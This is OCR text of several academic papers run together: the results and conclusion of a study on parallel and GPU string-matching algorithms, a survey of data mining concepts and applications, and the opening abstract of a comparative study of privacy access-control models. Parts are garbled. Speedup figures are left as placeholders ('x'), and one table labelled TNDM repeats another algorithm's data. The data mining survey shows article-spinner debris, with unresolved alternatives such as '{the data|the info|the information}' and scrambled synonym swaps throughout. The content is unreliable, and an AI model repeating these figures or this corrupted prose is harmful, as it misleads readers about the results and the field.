


Figure 23. Comparison of KMP algorithm of different Implementation for different pattern length

### *10) BNDM Algorithm*

The experimental result is shown in table 21 and comparison is shown in Figure below. In multithreaded implementation a speedup of 1.40, in multicore implementation a speedup of 2.75 and in GPU implementation speedup of 7.66 is achieved in comparison to serial implementation.

Table XXI. BNDM Algorithm Experimental Results

| **BNDM Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 190 | 150 | 95 | 28 |
| | 16 | 341 | 208 | 97 | 37 |
| | 25 | 245 | 185 | 89 | 35 |




Figure24. Comparison of BNDM algorithm of different Implementation for different pattern length

Table XXII. BNDM Algorithm Experimental Results for Case I, Case II and Case III

| **BNDM Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Pattern Length | 8 | 95 | 255 | 241 |
| | 16 | 97 | 324 | 305 |
| | 25 | 89 | 315 | 298 |




Figure 25. Comparison of BNDM algorithm of different Implementation for different pattern length

### *11) TNDM Algorithm*

The experimental result is shown in table 23 and comparison is shown in graph below. In multithreaded implementation a speedup of 2.10, in multicore implementation a speedup of 4.75 and in GPU implementation speedup of 17.97 is achieved in comparison to serial implementation.

Table XXIII. TNDM Algorithm Experimental Results

| **TNDM Algorithm** | | Implementation( Search Time in milliseconds) | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Pattern Length | 8 | 218 | 142 | 95 | 33 |
| | 16 | 306 | 213 | 110 | 29 |
| | 25 | 1839 | 548 | 200 | 40 |



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


Figure 26. Comparison of TNDM algorithm of different Implementation for different pattern length

Table XXIV. TNDM Algorithm Experimental Results for Case I, Case II and Case III

| **Multiple Pattern Bit Parallel Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL ( Number of workitem ) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Number of Pattern | 5 | 65 | 289 | 485 |
| | 10 | 78 | 331 | 563 |
| | 15 | 78 | 331 | 564 |




Figure 27. Comparison of TNDM algorithm of different Implementation for different pattern length

### 12) *Aho-Corasick Algorithm*

Here results are taken on text file of size 208 MB and number of patterns is 5, 10 and 15. The experimental result is shown in table 25 and comparison is shown in graph below. In multithreaded implementation a speedup of x, in multicore implementation a speedup of x and in GPU implementation speedup of x is achieved in comparison to serial implementation.

Table XXV. Aho-Corasick Algorithm Experimental Results

| **Aho-Corasick Algorithm** | | Implementation | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Number of Pattern | 5 | 941 | 435 | 250 | 150 |
| | 10 | 1057 | 540 | 265 | 157 |
| | 15 | 1263 | 640 | 270 | 211 |




Figure 28. Comparison of Aho-Corasick algorithm of different Implementation for different pattern length

Table XXVI. Aho-corasick Algorithm Experimental Results for Case I, Case II and Case III

| **Aho-Corasick Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL ( Number of workitem ) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Number of Pattern | 5 | 150 | 855 | 1580 |
| | 10 | 157 | 865 | 1555 |
| | 15 | 211 | 1174 | 2146 |




Figure 29. Comparison of Aho-Corasick algorithm of different Implementation for different number of pattern

### 13) *Multiple Pattern Bit Parallel Algorithm*

Here results are taken on text file of size 208 MB and number of patterns is 5, 10 and 15. The experimental result is shown in table 14 and comparison is shown in graph below. In multithreaded implementation a speedup of x, in multicore implementation a speedup of x and in GPU implementation speedup of x is achieved in comparison to serial implementation.

Table XXVII. Multiple Pattern Bit Parallel Algorithm Experimental Results

| **Multiple Pattern Bit-Parallel Algorithm** | | Implementation | | | |
|---|---|---|---|---|---|
| | | Serial | Multithreaded Single CPU | Multicore CPU using OpenCL | GPU |
| Number of Pattern | 5 | 475 | 249 | 150 | 65 |
| | 10 | 478 | 292 | 165 | 78 |
| | 15 | 514 | 316 | 175 | 78 |



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


Figure 30. Comparison of Multiple Pattern Bit Parallel Algorithm of different Implementation for different pattern length

Table XXVIII. Multi Pattern Bit Parallel Algorithm Experimental Results for Case I, Case II and Case III

| **Multiple Pattern Bit Parallel Algorithm** (Search time in milisec) | | Implementation on GPU using OpenCL (Number of workitem) | | |
|---|---|---|---|---|
| | | 6000 | 960 | 500 |
| Number of Pattern | 5 | 65 | 289 | 485 |
| | 10 | 78 | 331 | 563 |
| | 15 | 78 | 331 | 564 |




Figure 31. Comparison of Multi Pattern Bit Parallel Algorithm of different Implementation for different number of pattern

## VIII. CONCLUSION

Generalized text division method is great solution of improving performance of the string matching algorithms. This solution methodology applicable on every string matching algorithm for improves its performance by dividing the text string in to parts. Results show that on different architecture algorithms performance shows great improvements. Here performance improvement is directly depends upon the available advanced core architectures. Time efficient string matching solution helps good performance improvement in information retrieval systems.

## IX. FUTURE WORK

On different SIMD architectures this method can be optimized by utilizing processors local memory and texture memory. On GPGPU's lots of optimization can be done to improve the string matching efficiency.

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# A Survey of Conceptual Data Mining and Applications

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***Abstract* - data mining may be a process of distinguishing and extracting hidden patterns and knowledge from databases and data warehouses. It is also referred to as knowledge Discovery in Databases (KDD) and permits knowledge discovery, data analysis, and data visualization of large databases at a high level of abstraction, while not a selected premise in mind. The operation of data mining is known by employing a technique known as modeling with it to create predictions. There are various algorithms and tools on the market for this purpose. Data mining encompasses a large variety of applications ranging from business to medication to engineering. This paper provides a survey of data mining technology, its models, and task, applications, major problems, and directions for advance analysis of data mining applications.**

***Keywords- Data mining, Knowledge discovery in databases, Data mining applications.s***

## I. INTRODUCTION

Due to a large accessibility vast quantities of data and a desire to convert this obtainable huge amount of data to helpful information necessitates the utilization of data mining techniques. Data mining and KDD became common in recent years. The recognition of data mining and KDD shouldn't be a surprise since the scale of the data collections that are obtainable are far too large to be examined manually and even the ways for automatic data analysis supported classical statistics and machine learning usually face issues once process large, dynamic knowledge collections consisting of complicated objects.

The massive amount of data, including the necessity for powerful data analysis tools, has been represented as a data} well-off however information reduced. The invasive, large amount of data, collected and keep in vast and various data repositories, has faraway exceeded our human ability for data without powerful tools. As a result, data composed in large data repositories become "data tomb" data records that are seldom visited. Therefore, vital decisions are usually made primarily based not only on the information-rich data keep in data repositories, but also instinct, just because the decision maker doesn't have the tools to extract the precious knowledge mounted within the vast amount of data. Additionally, consider expert system technologies, that sometimes suppose users or domain consultants to manually, input knowledge into knowledge bases. Unfortunately, this procedure is flat to biases and errors, and is enormously time-consuming and expensive. Data mining tools perform data analysis and will determine vital knowledge patterns, conducive significantly to business strategies, knowledge bases, and scientific and medical analysis. The widening gap between data and information incorporate a scientific development of data mining tools that may turn data tombs into "golden nuggets" of knowledge.

The information concerning finding helpful patterns in data has been given a variety of names in addition as data mining, knowledge extraction, information discovery, information harvest, data archaeology and knowledge pattern process however recently the terms data mining and KDD are dominating within the Management information science (MIS) communities and database fields.

KDD is an automatic, tentative analysis and modeling of huge data repositories. KDD is that the planned method of identifying valid, novel, useful, and understandable patterns from huge and complex data sets. Data mining is that the core of the KDD process, involving the infer of algorithms that explore the data, develop the model, and find out earlier unknown patterns. The model is employed for understanding phenomenon from the data, analysis, and prediction.

## II. LITERATURE SURVEY

Fayyad et. al. 1996 [1] defined KDD as a non-trivial process of identifying valid, novel, potentially useful, and finally understandable patterns in data. According to this definition, data is a set of facts that is somehow accessible in electronic form. The term "patterns" indicates models and regularities which can be observed within the data. Patterns have to be valid, i.e. They should be true for new data to some degree of certainty.

Fayyad et. al. 1996 [2] Data mining as a step in the KDD process consisting of applying data analysis and discovery algorithms that, under suitable computational efficiency limitations, produce a particular record of patterns over the data. According to this definition Data mining is the step that is concerned with the actual extraction of knowledge from data. To emphasize the necessity that data mining algorithms


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need to process large amounts of data, the desired patterns have to be found under acceptable computational efficiency limitations.

KDD and data mining are often used interchangeably in some literatures, according to Chen et al. 1996 [3] , data mining, which is also referred to as knowledge discovery in databases (KDD), is defined as a process of extracting nontrivial, hidden, earlier unknown and potentially useful information (such as knowledge, rules, constraints, regularities) from data in databases.

According to Connolly et al. 1999 [4] Data mining is "a process of extracting valid, previously unknown, understandable, and actionable information from huge databases and using it to make essential business decisions".

As Hand et al. 2001 [5] defined it "Data mining is the analysis often large data sets to find unsuspected relationships and to review the data in novel ways that are both logical and useful to the data owner. Data mining usually deals with data that have already been together for some purpose other than the data mining analysis. This means that the objectives of the data mining implement play no role in the data compilation strategy. This is one way in which data mining differs from much of information, in which data are often collected by using well-organized strategies to answer particular questions. For this reason, data mining is often referred to as "secondary" data analysis.

Rygielski et al. 2002 [6] describe the relationship marketing a reality. Technologies such as data warehousing, data mining and operations management software have prepared customer relationship management a new area where firms can gain a competitive advantage. Particularly through data mining the extraction of unknown predictive information from huge databases organizations can identify valuable customers, predict future behaviors, and permit firms to make proactive, knowledge-driven decisions.

Yin et al. 2004 [7] study, the characteristics of the FEA data are discussed firstly. Then a framework of knowledge discovery from FEA data is proposed. In the same way, a data-mining algorithm named fuzzy-rough algorithm is developed to deal with the FEA simulation data. Finally, the stamping process of a square-cup part was an example. The proposed knowledge discovery process is applied to obtain some useful, understood production rule with efficiency measure.

According to Alhammdy et al. 2007 [8] Streaming data mining is one of the most difficult tasks in Knowledge Discovery in Databases (KDD). In this paper, study the meaning of emerging patterns in data streams by introducing a special type of emerging patterns, matching the emerging pattern (MEPs). This type of EPs can be easily mined from data streams by applying a selective approach to conduct the mining process. This experiment proves that MEPs are capable of gaining important information from streaming data. This information increases the accuracy of classification.

Liu et al. 2010 [9] presents the technology of the process knowledge discovery in the process database. After analyzing the process planning knowledge discovery flow and its key technologies are also discussed. It has many advantages. Furthermore, it can accelerate the standardization of process planning. Finally, the PPK discovery system is designed and the structure and function of the system are stated.

Diamantini et al. 2011 [10] introduces Designer, a web based semantic driven tool intended at supporting users in the mutual design of a KDD process. A designer, a tool for supporting non-expert users in the mutual design of KDD processes. By exploiting an SOA-based methodology, execute KDD tools as web services, solving the heterogeneity of their interfaces, and allowing a typical communication protocol.

To review, data mining is a way to find previously unknown, valid patterns and relationships from the huge amount of data represented in qualitative, textual, or multimedia formats by applying different data analysis tools and also most of the time the datasets are collected for other purposes.

## III. Architecture And Process Of Data Mining

### *A. Architecture of Data Mining:*

Data mining is the process of discovering interesting knowledge of the huge amount of data stored in the data warehouse, databases or other information repositories. Based on this analysis, the architecture of a typical system has the following major components as shown in fig. 1:




Figure 1. Architecture of typical data mining system


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*1) Data warehouse, database, World Wide Web, or other information repository:* This is one or the set of the data warehouse, databases, spreadsheets, or other kind of information repositories. Data cleaning & data integration techniques may be performing of the data.

*2) Database or data warehouse server:* -This is responsible for fetching the relevant data, based on the user's data mining request.

*3) Knowledge base:* This is the domain knowledge that is used to guide the search or analyzes the interestingness of the resulting pattern. Such knowledge can include the concept hierarchy & user viewpoint.

*4) Data mining engine:* This ideally important to the data mining system & consists of sets of functional component of tasks such as characterization, association & correlation analysis, classification, prediction, cluster analysis, outlier analysis & evolution analysis.

*5) Pattern evaluation module:* This component that usually includes interestingness measures & interacts with the data mining module so as to focus the search towards interesting pattern. The pattern estimate method can be integrated with data mining component depending on the implementation technique used.

*6) User interface:* This module converse between the user & the data mining system, allow the user to interact with the system by specifying a data mining query or task, given that information to help focus the search & performing the tentative data mining based on the transitional data mining results.

### B. *Process of Data Mining:*

According to Fayyad et al. [1] The KDD process is interactive and iterative, involving numerous steps with many decisions being made by the user. Each step attempts to complete a particular discovery task and each accomplished by the application of a discovery method. Knowledge discovery concerns the entire knowledge extraction process, including how data are stored and accessed, how to use efficient and scalable algorithms to analyze massive datasets, how to interpret and visualize the results, and how to model and support the interaction between human and machine. It also concerns support for learning and analyzing the application domain.

Many people treat the data mining as a synonym for generally used term, Knowledge Discovery from Data. Others analysis the data mining as simply a crucial step in the process of knowledge discovers as shown in fig. 2.




Figure 2. Data Mining Process

*1) Data selection:* Selecting the data required for data mining process & may be obtained from many different & various data sources.

*2) Data preprocessing:* This includes result incorrect or missing data. There may be several different activities performed at this time. Flawed data may be corrected or removed, whereas missing data must be supplied. Preprocessing also includes: removal of noise or outliers, collecting essential information to model or account for the noise, accounting for time sequence information and known changes.

*3) Data transformation:* This converting the data into a common format for processing. Some data may be encoded or transformed into a more functional format. Data reduction, dimensionality reduction (e.g. Feature selection i.e. Attribute subset selection, heuristic method etc.) & data transformation method (e.g. Sampling, aggregation, generalization etc) may be used to reduce the number of possible data values being measured.

*4) Data mining*: An important process where intellectual techniques are applied to orders to mine data patterns.

*5) Interpretation/evaluation:* To identify how the data mining results are obtainable the users which are extremely important because the utility of the result is dependent on it. A variety of visualization & GUI strategies are used in this step. A different kind of knowledge requires different kinds of representation, e.g. Clustering, classification, association rule etc.


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## IV. DATA MINING TASKS

Data mining tasks are used to classify the kind of patterns to be created in the data mining process. In general, data mining tasks can be classier into two categories: Predictive and Descriptive. A Predictive model makes a prediction about values of data using well-known results found from different data and its objective is to discover strong links between variables of a data table (columns). A descriptive model classifies patterns or relationships in data. It simply summarizes data in suitable behavior or in ways that will lead to improved considerate of the way things work. The major difference between the two models is that, a descriptive model serves as a way to discover the properties of the data examined, not to predict new properties. In contrast, a predictive model has the specific goal of allowing us to predict the value of some target typical of an object on the basis of the practical values of other distinctiveness of the object.

Predictive model data mining tasks contain classification, prediction, regression, and time series analysis. The Descriptive task encompasses methods such as Clustering, Summarizations, Association Rule Discovery, and Sequence analysis.

### *A. Classification:*

Classification [3] is that the method that finds the common properties among a group of objects in a database and classifies them into totally different classes, consistent with a classification model. The objective of the classification is to first analyze the training data and develop an accurate description or a model for every class using the options available within the data such class description are then used to classify future test data. Such class descriptions are then used to classify future test data within the database or to develop an improved description for every class within the database. Some common classification strategies incorporate, support vector machines, decision trees, and logistic regression.

### *B. Prediction:*

There are two main varieties of predictions: one will either attempt to predict some occupied data values or during lean, or predict a class label for only some data and is tied to classification. Once a classification model is completed to support a training set, the class label of an object will be foreseen supported the feature values of the object and also the characteristic values of the classes. Prediction is observed the forecast of missing numerical values, or increase/ decrease leaning in time related data. The mainly significant idea is to use a large range of past values to treat as potential future values.

### *C. Regression:*

Regression technique also can be adapted for prediction. In regression, the predicted variable may be a continuous variable. The regression involves the learning of function that map data item to a true valued prediction variable. Some common regression strategies include statistical regression, neural networks and support vector machine regression. Several real-world data mining issues don't seem to be merely predictive. So more complex techniques may be necessary to forecast future values using a combination of the techniques (e.g. Logistic regression, decision trees or neural networks).

### *D. Time Series Analysis:*

In the time series analysis the value of an attribute is examined as it varies over time. In time series analysis is used for many statistical techniques which will analyze the time-series data such as auto regression methods etc. It is sometimes used in the two types of modeling (i) ARIMA (ii) Long-memory time-series modeling.

### *E. Clustering:*

The process of grouping physical or abstract objects into classes of similar objects is called clustering or unsupervised classification [3]. Clustering constitutes a major class of data mining and a standard technique for statistical data analysis used in many fields; involve pattern recognition, info retrieval, machine learning, Bioinformatics, and image analysis. Cluster analysis itself isn't one specific algorithmic rule, but the ultimate task to be solved . It's usually achieved by completely different type algorithms that produces an effort to automatically partition the data space into a group of regions or clusters, to that the examples within the table are assigned, either deterministically or probability wise. The aim of the method is to identify all set of similar examples within the data, in some optimal fashion.

### *F. Summarization:*

Summarization, also referred to as Description or Generalization, pulls the data into subsets with their various descriptions. Generally actual parts of the mined data are retrieved and supported that the subsets described. Summarization isn't a data Mining method; it's the result of data Mining technique.

### *G. Association Rule Mining:*

Association rule mining discovers relationships among attributes within the dataset, manufacturing if-then statements regarding attribute-values [11]. Association rule mining is one among the necessary technique that aims at extracting, interesting correlations, frequent patterns, associations or casual structures among set of items within the transaction databases. An X => Y association rule expresses a close relationship between items (attribute-value) during a database with values of support and confidence. Association analysis is usually used for market basket analysis [12].

### *H. Sequence Discovery:*

Sequence discovery is used to see sequential patterns within the data. These sequences are more typically associations between variable data fields, however they're primarily based on time and sometimes follow a specific queue. This method encompasses association rules similarly as


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Markov concepts; hence not much can be elaborate on concerning this. As an example, if someone gets an electronic equipment then he's certain to buy CDs for it earlier than later.

## V. DATA MINING MAJOR ISSUES

While the data mining and knowledge discovery technology is quite well developed, its practical applications are hampered by a variety of issues [13], review below.

### A. Security and Social Issue:

Security is a crucial issue with any data assortment once it's shared and is proposed to be used for strategic decision-making. This becomes divisive given the confidential nature of a number of this data and therefore the potential illegal access to the knowledge. Data mining may disclose new implicit data concerning people or teams that might be against privacy policies, particularly if there's a potential dissemination of discovered data. There arises another issue from this concern that's the suitable use of data mining. Due the competitive advantage attained from implicit knowledge discovered, some of the vital data may be withheld and alternative data may be widely distributed and may be used while not control.

### B. User Interface Issues:

The information discovered by data mining tools is beneficial as long because it is interesting, and specifically comprehensible by the user. The main problems associated with user interfaces and visual image is "screen real-estate", information provide, and interaction. Interactivity with the information and data mining results is crucial since it provides a way for the user to focus and purify the mining tasks, with to image the discovered information from completely different angles and at different abstract levels.

### C. Mining Methodology Issues:

These problems relate to the data mining move toward useful and their limitations. subsequent to the scale of data, the size of the search space is still extra crucial for data mining techniques. The size of the search space usually depends upon the quantity of dimensions within the domain space. The search space typically grows exponentially once the quantity of dimensions will increase. This is often referred to as the curse of dimensionality. This "curse" affects thus badly the performance of some data mining approaches that it's becoming one of the foremost urgent problems to resolve.

### D. Performance Issues:

Many AI and statistical strategies are there for data analysis and interpretation and are usually not designed for the very massive data sets data mining deals with. This raises the problems of scalability and efficiency of {the data|the info|the information} mining strategies when process significantly massive data. Alternative topics within the issue of performance are incremental updating, and parallel programming.

### E. Data Source Issues:

There are several issues associated with the data sources, some are sensible like the range of data types, whereas others are philosophical just like the data glut drawback. Heterogeneous data sources, at structural and linguistics levels, cause vital challenges not only to {the data|the info|the information base community however also to the data mining community.

## VI. APPLICATIONS OF DATA MINING

Some Applications of Data Mining are:

### A. Data Mining Applications in Healthcare:

Data mining applications can significantly advantage all parties engaged in the healthcare [14] industry. For example, data mining can facilitate healthcare insurers detect fraud and abuse health care organizations make customer relationship management decisions, physicians identify effective treatments and best practices, and patients get better and more affordable healthcare services.

The enormous amounts of data produced by healthcare transactions are also complex and huge to be processed and analyzed by traditional methods. Data mining provides the methodology and technology to transform these mass of data into useful information for decision making.

### B. Educational Data Mining:

At present there is an increasing interest in data mining and educational systems, making educational data mining as a novel rising research society. The application of data mining to conventional educational systems, mostly web-based courses, illustrious learning satisfied management systems, and adaptive and intelligent web-based educational systems [15]. Each of these systems has a dissimilar data source and purpose for knowledge discovering. After preprocessing the accessible data in each case, data mining techniques can be applied: statistics and visualization; clustering, classification, and outlier detection; association rule mining and pattern mining; and text mining.

Educational data mining [16] is an emerging trend, concerned with developing techniques for exploring, and analyzing the huge data that come from the educational context. EDM is poised to leverage an enormous amount of research from the data mining community and apply that research to educational problems in learning, cognition, and assessment. In recent years, Educational data mining has proven to be more successful at many of these educational statistics problems due to enormous computing power and data mining algorithms.

### C. E-commerce is also the most prospective:

Electronic commerce (EC) [17] has become a trend in the world nowadays. However, most researches neglect a fundamental issue – the user's product-specific knowledge on which the useful intelligent systems are based. This research


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employs the user's product-specific knowledge and mine his/her interior desire for appropriate target products as a part of the personalization process to construct the overall EC strategy for businesses.

In order to facilitate transactions, the problems associated with complex activities in electronic commerce must be resolved. The abundance of information available on the Internet allows consumers to communicate with sellers for a bargain. Therefore, the traditional commerce negotiation process, similar to human-based life bargaining between buyers and sellers, will also arise in the electronic market in order for both parties to reach an agreement that is satisfactory to both.

*D. Sports data mining:*

The sports [18] world is known for the vast amounts of statistics that are collected from each player, team, game, and season. There are also many types of statistics that are gathered for each – a basketball player will have data for points, rebounds, assists, steals, blocks, turnovers, etc. for each game. This can result in information overload for those trying to derive meaning from the statistics. Hence, sports are ideal for data mining tools and techniques.

E. *Data mining is used for market basket analysis:*

Data mining technique is used in MBA (Market Basket Analysis) [19]. When the customer wants to buy some products then this technique helps us finding the associations between different items that the customer puts in their shopping pockets. Here the discovery of such associations that promotes the business technique .In this way the retailers use the data mining technique so that they can identify that which customers intension (buying the different pattern). In this way this technique is used for profits of the business and also helps to purchase the related items.

*F. Application of Data Mining techniques in CRM:*

Data mining technique is used in CRM [20]. Nowadays it is one of the interesting topics to research in the industry because CRM have attracted both the practitioners and academics. It aims to give a research summary on the application of data mining in the CRM domain and techniques which are most often used. Although this review cannot claim to be exhaustive, it does provide reasonable insights and shows the incidence of research on this subject. The results presented in this paper have several important implications: Research on the application of data mining in CRM will increase significantly in the future based on past publication rates and the increasing interest in the area. The majority of the reviewed articles relate to customer retention.

## VII. CONCLUSION

Data mining is a technique that gives great promise in serving to organizations uncovers patterns hidden in their data which will be used to predict the behavior of customers, products, and processes. However, data mining tools need to be guided by users who perceive the business, the data, and also the general nature of the analytical strategies concerned. Realistic expectations will yield pleasing results across a large variety of applications, from raising revenues to reducing costs. Concerning the practical problems related to data sources, there is the topic of heterogeneous databases and also the specialize in various complicated data types. We tend to be stored differing types of knowledge in a variety of repositories. It is difficult to expect a data mining system with efficiency effectively and deliver the {goods} good mining results on all types of data and sources. Completely different types of data and sources might need distinct algorithms and methodologies. Currently, there's attention to the motivation or the requirement for data mining. We have given a brief explanation regarding the typical architecture of data mining and explained the steps of the data mining method. This paper abstracts the task of data mining and describes the classification of data mining systems. We also discuss about the key problems that require to be addressed and mention many applications wherein data mining technology is applied. Therefore, from a strategic perspective, the requirement to navigate the rapidly growing universe of digital data can rely heavily on the ability to effectively manage and mine the data.

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# Comparative Study on Access Control Models for Privacy Preservation

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***Abstract*— Privacy is considered to be a critical issue for providing high quality services to users over any information system that freely shares all data anytime, anywhere, and through any device without considering constraints. User's privacy should be protected by controlling the access to private information in accordance with the privacy preferences. Access control is the main technique used to insure the protection of the user's privacy by controlling the access to the private information only to the authorized ones. In this paper, we will discuss critically the current access control models that are for privacy protection purpose and then come out with a comparison between all of these models. We hope this paper can be useful as a good reference for the researchers in this field by providing valuable information in the same trend.**

